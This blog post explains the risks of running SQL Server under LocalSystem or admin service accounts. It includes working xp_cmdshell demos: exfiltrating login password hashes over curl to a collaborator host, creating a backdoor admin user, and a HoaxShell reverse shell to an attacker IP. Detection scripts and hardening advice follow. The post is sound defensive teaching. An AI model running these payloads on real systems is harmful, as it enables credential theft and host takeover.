
In this post I’ll be covering the risks brought on by not securing SQL Server’s service account and setting it to run as a high privileged user.
SQL Server’s wealth of features make it fairly easy to incorrectly configure when not following general best practices.
This, coupled with the fact that SQL Server can directly interact with the host Windows OS via xp_cmdshell, makes it one of the best potential candidates for an attacker to use as anything ranging from an initial foothold to a way of gaining elevated privileges across one or more servers in your environment.
So what’s a service account?
A service account is, as the name also suggests, the local Windows or domain user account that a service is configured to run under.
It’s what user the service can leverage to interact with the underlying operating system.
All the processes spawned by that service will run in the security context of its service account, and thus will operate with the same level of permissions as the service account.
What’s the security risk incurred by an improperly secured service account?
If an attacker gains access to a SQL Server instance via SQL injection or by pivoting from another service, and gets direct sysadmin access due to lax security policies or by leveraging a misconfiguration like trusted database to gain sysadmin, can then use xp_cmdshell to interact with the OS as the instance’s service account.
One other opportunity for an attacker would be if the user they’ve gained access to has execute permissions on xp_cmdshell, and xp_cmdshell is configured incorrectly to use a proxy account that has administrative privileges on the host server.
But in this post I’m focusing mainly on SQL Server’s service account, but just keep in mind that everything here applies also in the case of xp_cmdshell’s proxy account.
From that point on, what said attacker can do is limited by factors outside of SQL Server, which may or may not be in place (network segmentation, incident detection, anti-virus, etc.).
On a side note: this is why the onion approach to security is probably the most logical one, since it implies securing each component/layer individually and not relying one external component to act as a safety net or shield (like relying on your firewall alone and failing to secure application services, user accounts, etc.).
What misconfiguration am I referring to?
Anything that results in SQL Server running under a service account that has more than the minimum level of privileges required for it to operate in normal conditions.
Specifically, in my time working with SQL Server, I’ve ran into two glaring service account level configuration mistakes on more than a handful of occasions.
- SQL Server running under either a domain or local account that has administrative privileges on the instance’s host. This can have more complex ramifications in the case of a domain account that has administrative privileges across more machines.
- SQL Server running as LocalSystem aka NT AUTHORITY\SYSTEM, which is a built-in Windows account with the highest level of privilege on that machine.
What can an attacker do on such an environment?
For the following demos I’m setting the service account for my SQL Server 2022 instance to be LocalSystem.
Disclaimer: This goes against SQL Server general security best practices, I’m not encouraging it in anyway, and you should only do this on test environments that you own and control purely for testing purposes.
Everything demoed in this post is purely for educational purposes, and I am not responsible for any damages someone might cause due to not properly understanding the implications of this demo.

Now SQL2022’s service is running under NT AUTHORITY\SYSTEM, the most powerful account on a Windows machine.

Exfiltrate data off of SQL Server via HTTP – this requires the host to have internet access
One way to do this is via PortSwigger’s Burp Suite Pro’s collaborator.
| 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 | DECLARE @SQL NVARCHAR(500), @BurpCollab NVARCHAR(50), @Payload NVARCHAR(440); DECLARE GetSQLLogins CURSOR LOCAL STATIC READ_ONLY FORWARD_ONLY FOR /*Get login name and password hash*/ SELECT DISTINCT [name] + N'/' + CONVERT(NVARCHAR(256), password_hash, 1) FROM sys.sql_logins WHERE [name] NOT LIKE N'##%'; OPEN GetSQLLogins; FETCH NEXT FROM GetSQLLogins INTO @Payload; WHILE @@FETCH_STATUS = 0 BEGIN SET @sql =N'curl.exe '; /*Burp collaborator subdomain*/ SET @BurpCollab = N'm0nnrnl63jmw75bvdj1yx1rc73dv1lpa.oastify.com/'; /*Putting it all together*/ SET @SQL += @BurpCollab + @Payload; EXEC xp_cmdshell @SQL; FETCH NEXT FROM GetSQLLogins INTO @Payload; END; CLOSE GetSQLLogins; DEALLOCATE GetSQLLogins; |
Here I’m using a cursor to iterate through each SQL Login on the instance, build a string comprised of the login name and the login’s password hash, then build a command that uses curl.exe to access a URL comprised of Burp Suite Pro’s collaborator subdomain (that’s assigned for my collaborator session) and the login name and password hash.
It then finally calls xp_cmdshell, passing to it the previously generated command string
The command that gets executed through xp_cmdshell at every iteration of the cursors looks something this:
| 1 | curl.exe [SubDomain].oastify.com/[LoginName]/[PasswordHash] |
This is the output for each curl.exe call in SSMS, it isn’t really relevant to this demo, but I figured I’d add it here for example’s sake.

Looking over to Burp Suite Pro, I can see the info for each HTTP GET request sent by my cursor.

The above request is the one containing the password hash of the SA login.
Basically each GET request tries to access the following web page [SubDomain].oastify.com/[LoginName]/[PasswordHash], it doesn’t really exist since URL is comprised of a SQL login name and its password hash, but accessing an existing webpage isn’t the point here, exfiltrating data from SQL Server via GET requests is.
Another way of doing this is by having your own domain and website and looking through the website’s access log.
In this case I can just slightly modify the previously used cursor by setting @BurpCollab = N'https://vladdba.com/' and then running it again.
Now the GET requests will be made against my website and I’m able to see them in the access log.

The hashes extracted via the above methods can then be cracked using the method I’ve described in my Cracking SQL Server login passwords offline blog post.
Do some host and network level enumeration
Another thing an attacker can do is use this access to learn more about the environment and network in order to look for the next possible step in an attempt to get full control of the environment (for example, in a Active Directory environment, the most powerful level of permissions an attacker will want to gain is Domain Administrator).
This is a brief example of getting members of the local Administrators group, current network configuration and list TCP connections to and from the server.
| 1 | EXEC xp_cmdshell 'net localgroup administrators & ipconfig & netstat -anob'; |

Create other Windows users for persistence
Now this implies that the attacker already has access on the network, but the SQL Server service account is their only option for privilege escalation – in this case creating a Windows account with administrative privileges and then using that to directly interact with the operating system.
The way to do this in one go is by combining two commands with && which tells the command shell to run the second command if the previous one succeeded.
In this case, the user is created, and if there were no errors during user creation, the newly created user will also be added to the local Administrators group.
| 1 2 3 4 5 | /*Create new user and add to local Admin group*/ DECLARE @CMD NVARCHAR(200); SET @CMD = N'net user HackerAdmin $0m3Pa22W0rd /add '; SET @CMD += N'&& net localgroup Administrators HackerAdmin /add'; EXEC xp_cmdshell @CMD; |

The output reveals that both commands have succeeded, and , to get confirmation, I can check the group membership of the HackerAdmin user.
The following command retrieves information about the HackerAdmin user and filters the output to only retrieve lines that match the word “group”, /I tells findstr to do a case-insensitive match.
| 1 | EXEC xp_cmdshell 'net user HackerAdmin | findstr /I group'; |

From this point on, the attacker can just RDP into the host of the SQL Server instance and does no longer rely on SQL Server for access.
Get a reverse shell connection
A reverse shell also known as a connect-back shell initiates a connection that directs both shell input and output from the victim machine to the attacker’s machine.
The victim machine initiates the connection to the attacker’s machine IP and a a specific port, while the attacker’s machine just has to listen for incoming connections on that port, once the connection is established the attacker can directly interact with the victim machine’s OS as the account that initiated the reverse shell connection.
In my demo I’m using a HoaxShell reverse shell payload, which works like a charm and is undetected by Windows Defender on the build of Windows Server 2022 that my VM is using.
I’ve generated the HoaxShell payload using RevShells.com, an online reverse shell generator, all that’s needed is to provide the IP of your attack machine and the port that you’ll be using for the reverse shell connection.

I adapt the payload so that I can pass it to xp_cmdshell, but I don’t execute it yet in SSMS.
| 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 | DECLARE @RevShell NVARCHAR(2000), @AttackerIP NVARCHAR(15), @AttackerPort NVARCHAR(4); SET @AttackerIP = N'192.168.1.99'; SET @AttackerPort = N'9001'; SET @RevShell = N'@echo off&cmd /V:ON /C "SET ip=' SET @RevShell += @AttackerIP + N':' + @AttackerPort SET @RevShell += N'&&SET sid="Authorization: eb6a44aa-8acc1e56-629ea455"&&SET protocol=http://&&' SET @RevShell += N'curl !protocol!!ip!/eb6a44aa -H !sid! > NUL && for /L %i in (0) do (curl -s ' SET @RevShell += N'!protocol!!ip!/8acc1e56 -H !sid! > !temp!cmd.bat & type !temp!cmd.bat | findstr None > NUL ' SET @RevShell += N'& if errorlevel 1 ((!temp!cmd.bat > !tmp!out.txt 2>&1) & curl !protocol!!ip!' SET @RevShell += N'/629ea455 -X POST -H !sid! --data-binary @!temp!out.txt > NUL)) & timeout 1" > NUL' EXEC xp_cmdshell @RevShell; |
And, on my Kali Linux VM, I start a HoaxShell listener and right after I execute the above T-SQL in SSMS to initiate the reverse shell connection.

Now I’m interacting with the WinSrv2k22 VM directly via Command Prompt as the instance’s service account, which is NT AUTHORITY\SYSTEM, via the reverse shell connection.
Identifying SQL Server services running under privileged accounts
The first step to securing SQL Server’s service accounts, is to identifying the issue.
The following are a few ways in which DBAs and/or Sysadmins can identify cases of high-privileged service accounts.
sp_Blitz
As of May 2024, you can use sp_Blitz to identify this misconfiguration.
Running as LocalSystem
A simple execution of sp_Blitz will tell you if your SQL Server’s service account is LocalSystem.
| 1 | EXEC sp_Blitz; |

In this example you can see the priority 1 security finding showing that both SQL Server and SQL Server Agent are running under the LocalSystem account.
Running under an account that’s a local admin
Running sp_Blitz with @CheckServerInfo = 1 will also check if the service accounts are members of the local Administrators group.
Note that this check is only performed is xp_cmdshell is already enabled on the instance.
For the following test, I’ve added the SQL Server and Agent service accounts to the Administrators group via CMD opened as admin.
| 1 2 | net localgroup Administrators "NT SERVICE\MSSQL$VSQL2019" /add net localgroup Administrators "NT SERVICE\SQLAgent$VSQL2019" /add |
| 1 | EXEC sp_Blitz @CheckServerInfo = 1; |

In the above result you can see how sp_Blitz would report SQL Server and SQL Server agent running under service accounts that are members of the local Administrators group. This will be the same if you use local or domain accounts that are members of Administrators.
PSBlitz
Since PSBlitz contains a non-stored procedure version of sp_Blitz that is set by default also check server info, you’ll be able to see in the resulting report if you have SQL Server service accounts running under LocalSystem or as members of Administrators.
You’ll see the findings on the “Instance Health” report page.
Using T-SQL
Running as LocalSystem
| 1 2 3 4 5 6 | SELECT [servicename], [status_desc], [service_account] FROM [sys].[dm_server_services] WHERE ([service_account] = 'LocalSystem' OR LOWER([service_account]) = 'nt authority\system') AND ([servicename] LIKE 'SQL Server_(%' OR [servicename] LIKE 'SQL Server Agent%'); |
Running under an account that’s a local admin
If you have xp_cmdshell enabled, you can use the following T-SQL to see if SQL Server and/or SQL Server Agent are running under accounts that are members of the local Administrators group.
If no result are returned, it means that neither SQL Server nor SQL Server agent are running as a local admin.
| 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 | IF OBJECT_ID('tempdb..#localadmins') IS NOT NULL DROP TABLE #localadmins; CREATE TABLE #localadmins ( [cmdshell_output] NVARCHAR(1000) ); INSERT INTO #localadmins EXEC xp_cmdshell N'net localgroup administrators'; SELECT [s].[servicename], [s].[status_desc], [s].[service_account] FROM #localadmins AS [la] INNER JOIN [sys].[dm_server_services] AS [s] ON LOWER([la].[cmdshell_output]) = LOWER([s].[service_account]) WHERE [s].[servicename] LIKE 'SQL Server_(%' OR [s].[servicename] LIKE 'SQL Server Agent%'; |

In this case, both SQL Server and SQL Server agent are running under members of the local Administrators group.
Using PowerShell
Running as LocalSystem
This PowerShell one-liner returns SQL Server and/or SQL Server Agent services running as LocalSystem.
| 1 2 | Get-WmiObject -Class win32_service -Filter "(Name LIKE 'MSSQL$%' OR Name LIKE 'SQLAgent%') AND StartName = 'LocalSystem'" | Select-Object Name,DisplayName, StartName |

Running under an account that’s a local admin

You can use the following PowerShell one-liner to identify SQL Server service accounts running as admins.
| 1 | Get-WmiObject -Class win32_service -Filter "Name LIKE 'MSSQL$%' OR Name LIKE 'SQLAgent%'" | Select-Object -ExpandProperty StartName | %{Get-LocalGroupMember -Group "Administrators" -Member $_} |
Conclusion
Failing in properly securing SQL Server’s Service account, and granting it more permissions than the ones required for the service to properly function, gives potential attackers that gain access to SQL Server to take over the instance’s host OS and potentially other machines on the network.
Always apply the principle of least privilege, both within SQL Server (in the case of logins and users) as well on the SQL Server service side.
SQL Server’s services do not need local admin permissions in order to function.
If SQL Server needs to have access to specific directories you can sort that out with explicit access permissions via the GUI or via icacls. I cover this more in-depth here.
If you have SQL Server running under a domain account and it needs access to network shares, just grant access permissions it needs (read/write) on that specific network share, etc.
In case of SQL Server running under LocalSystem and you want to change it, please remember to do so from SQL Server Configuration Manager instead of Windows Services Manager (services.msc), otherwise you might end up running into other issues.
5 comments
First of all – thank you for this post. I came here from sp_Blitz #3482 (New security-related checks for SQL Server and Agent running as privileged accounts). Is it possible to query this information without executing sp_Blitz? Idea would be to create the policy and put the code to check for local Administrators. I tried to take a look into sp_Blitz code, but it was above my head.
Hi Matt,
That’s a good question.
I’ve updated the post, for guidance please see the “Identifying SQL Server services running under privileged accounts” section of this post.
Ok, the part on how to check if services are running under system accounts with [sys].[dm_server_services] is clear.
To check if service accounts are members of the local Admins 1. xp_cmdshell should be disabled according to security recommendations. So to use it the code should be along the lines a) enable xp_cmdshell b) run the code c) disable xp_cmdshell. But how does it work with sp_Blitz, which, I assume, does not go changing server wide settings? Or it queries the xp_cmdshell status to temp table, goes through a), b), c) steps and restores xp_cmdshell previous state? 2. Check with cmd or Powershell. Will have to read about it and figure it out how to execute it from Agent job.
sp_Blitz does not change the state of xp_cmdshell, it first checks if its enabled since that’s also part of another check, and then uses xp_cmdshell to check for group membership.
If xp_cmdshell isn’t enabled then it skips this check.
Understood about sp_Blitz check. Found an old blog how to do a workaround using xp_cmdshell. Combined with your T-SQL scripts it works perfectly. Posting link here , if I may https://web.archive.org/web/20161018011556/http://mikehillwig.com/2012/10/17/temporarily-enabling-xp_cmdshell/
Thank you, once again. This post and provided scripts saved me. Now off to read your other posts.